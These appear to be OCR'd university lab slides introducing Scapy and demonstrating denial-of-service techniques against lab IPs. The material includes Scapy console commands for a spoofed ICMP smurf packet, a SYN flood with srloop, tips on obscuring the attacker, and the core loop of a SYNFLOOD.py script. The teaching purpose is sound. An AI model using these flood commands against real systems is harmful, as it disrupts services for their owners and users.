
SYN ATTACK


A
client
B
server
SYN_SENT
SYN(SYN=1, seq=a)
SYN_RCVD
SYNACK(SYN=1,ACK=1,
ack=a+1, seq=b)
time
time

SCAPY

- Powerful packet manipulation tool
- Run over python board
- Let create layering packets
- Easy to install (**$ pip install scapy**)
- Customizable





```
[H2G@GuaraTech:~> sudo scapy
[Password:
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.3.1)
>>>
```

SCAPY

Here are some example how Scapy is used for :

1. Fuzz packet

2. Inject Data

3. Testing DNS amplification attacks

4. SYN FLOOD attacks


5. ARP Cache Poisoning

6. Stealing email data

The list continue and it is very long.

SCAPY

Some useful command are : ls() and lsc() . They are python command. The first one shows the entire list of available protocols while the secondo one shows all the scapy command functions.




```
[>>> ls()
 AH          : AH
 ARP         : ARP
 ASN1_Packet : None
 BOOTP       : BOOT
 CookedLinux : cool
 DHCP        : DHCP
 DHCP6       : DHCP
 DHCP6OptAuth : DH
 DHCP6OptBCMCSDoma
 DHCP6OptBCMCSServ
 DHCP6OptClientFQD
 DHCP6OptClientId
 DHCP6OptDNSDomain
 DHCP6OptDNSServer
 DHCP6OptElapsedTi
 DHCP6OptGeoConf :
 DHCP6OptIAAddress
 DHCP6OptIAPrefix
 DHCP6OptIA_NA  : DI
 DHCP6OptIA_PD  : DI
 DHCP6OptIA_TA  : DI
 DHCP6OptIfaceId :
 DHCP6OptInfoRefre
```

```
[>>> lsc()                                                                                          ]
arpcachepoison      : Poison target's cache with (your MAC,victim's IP) couple
arping              : Send ARP who-has requests to determine which hosts are up
bind_layers         : Bind 2 layers on some specific fields' values
bridge_and_sniff    : Forward traffic between two interfaces and sniff packets exchanged
corrupt_bits        : Flip a given percentage or number of bits from a string
corrupt_bytes       : Corrupt a given percentage or number of bytes from a string
defrag              : defrag(plist) -> ([not fragmented], [defragmented],
defragment          : defrag(plist) -> plist defragmented as much as possible
dyndns_add          : Send a DNS add message to a nameserver for "name" to have a new "rdata"
dyndns_del          : Send a DNS delete message to a nameserver for "name"
etherleak           : Exploit Etherleak flaw
fragment            : Fragment a big IP datagram
fuzz                : Transform a layer into a fuzzy layer by replacing some default values by random objects
getmacbyip          : Return MAC address corresponding to a given IP address
hexdiff             : Show differences between 2 binary strings
hexdump             : --
hexedit             : --
is_promisc          : Try to guess if target is in Promisc mode. The target is provided by its ip.
linehexdump         : --
ls                  : List  available layers, or infos on a given layer
promiscping         : Send ARP who-has requests to determine which hosts are in promiscuous mode
rdpcap              : Read a pcap file and return a packet list
send                : Send packets at layer 3
```


SCAPY

Then **conf** will show the configuraztion



```
~ — scapy — 80×24
>>> conf
ASN1_default_codec = <ASN1Codec BER[1]>
AS_resolver = <scapy.as_resolvers.AS_resolver_multi instance at 0x10a8532d8>
BTsocket   = <BluetoothL2CAPSocket: read/write packets on a connected L2CAP ...
L2listen   = <L2pcapListenSocket: read packets at layer 2 using libpcap>
L2socket   = <L2dnetSocket: read/write packets at layer 2 using libdnet and ...
L3socket   = <L3dnetSocket: read/write packets at layer 3 using libdnet and ...
auto_fragment = 1
checkIPID  = 0
checkIPaddr = 1
checkIPsrc = 1
check_TCPerror_seqack = 0
color_theme = <DefaultTheme>
commands   = arpcachepoison : Poison target's cache with (your MAC,victim's ...
debug_dissector = 0
debug_match = 0
default_l2 = <class 'scapy.packet.Raw'>
emph       = <Emphasize []>
ethertypes = </etc/ethertypes/ >
except_filter = ''
extensions_paths = '.'
histfile   = '/Users/H2G/.scapy_history'
iface      = 'en0'
iface6     = 'lo0'
```

While , i.e. **help(send)** , shows the help for a specific command



```
~ — less ◂ scapy — 80×24
Help on function send in module scapy.sendrecv:

send(x, inter=0, loop=0, count=None, verbose=None, realtime=None, *args, **kargs
)
    Send packets at layer 3
    send(packets, [inter=0], [loop=0], [verbose=conf.verb]) -> None
(END)
```


SCAPY

So we start to create a simple packet and send it.

Note that we have used **send()** here.
You can try others sending funciont such as **sr()** or **sr1()** which will wait for responses.

The “**/**” is a composition operator between two layers. We basically overload the lower layer with value of the upper layer. We sent an IP packet using TCP layer together.


* STOP IT using **crtl + c**
** note that if you don’t declare any variable, the default one is chosen
and when we delete one, the default it will be restored



```
>>> ip=IP()
>>> i.dst="192.168.1.12"
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'i' is not defined
>>> i=IP()
>>> i.dst="192.168.1.12"
>>> i.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 10.230.201.51
  dst= 192.168.1.12
  \options\
>>> t = TCP()
>>> t.dport = 5500
>>> t.flags = "S"
>>> t.show()
###[ TCP ]###
  sport= ftp_data
  dport= fcp_addr_srvr1
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}
>>> send(i/t)
.
Sent 1 packets.
```

SCAPY


SMURF ATTACK



```
~ — scapy — 102×28
[>>> send(IP(src="10.0.2.18",dst="192.168.1.201")/ICMP()/"smurf attack")
.
Sent 1 packets.
```

The Smurf Attack sends a large ICMP packets in order to flood the victim's machine untill in that machine will be impossible to work on.

In the server which IP is 192.168.1.201 we will launch this command:




```
~ — scapy — 80×24
[>>>
[>>> a=sniff()
[^C>>>
[>>>
[>>>
[>>> a.summary()
```

We will see the request.

SCAPY

So now lets run in parallel 3 differnt DoS attacks with Scapy.

SYN FLOOD ATTACK



```
>>> p=IP(dst="192.168.1.201",id=111,ttl=99)
>>> s=TCP(sport=RandShort(),dport=80,seq=12345,ack=1000,window=1000,flags="S")
>>> send(p/s/"Syn Flood Attack")
.
Sent 1 packets.
>>> ans,unans=srloop(p/s,inter=0.3,retry=2,timeout=4)
fail 1: IP / TCP 10.230.201.51:dwnmshttp > 192.168.1.201:http S
fail 1: IP / TCP 10.230.201.51:46083 > 192.168.1.201:http S
fail 1: IP / TCP 10.230.201.51:caerpc > 192.168.1.201:http S
fail 1: IP / TCP 10.230.201.51:bv_is > 192.168.1.201:http S
send...
Sent 4 packets, received 0 packets. 0.0% hits.
>>> unans.summary()
IP / TCP 10.230.201.51:dwnmshttp > 192.168.1.201:http S
IP / TCP 10.230.201.51:46083 > 192.168.1.201:http S
IP / TCP 10.230.201.51:caerpc > 192.168.1.201:http S
IP / TCP 10.230.201.51:bv_is > 192.168.1.201:http S
>>> ans.summary()
```

- Id and ttl are used to help to obfuscate the identity of the attacker
- Ans and unans store the answer and the unanswered request

SCAPY

Now we will see how it works the script we are going to use during this lab lecture.

First of all run SYNFLOOD.py in sudo mode with arguments the victim IP and port.

sudo python SYNFLOOD.py [targetIP] [t$argetPort]


By performing this attack from one machine to a , i.e., a simple HTTP server such as the one you can fire from the terminal **: $ python –m SimpleHTTPServer** you will notice in few seconds that the server will become unreachable.

In this laboratory we are trying to DoS a Linux Server and in order to make it unreachable we would need thousand of machine perfoming the attack.

But let’s have a look at the code:

SCAPY

The while loop keep firing the function which creates and sends the packet




```python
while 1:
    #call SYNFlood attack
    sendSYN(target,port)
    count += 1
    print("Total packets sent: %i" % count)
    print("===============================================")

```

SCAPY

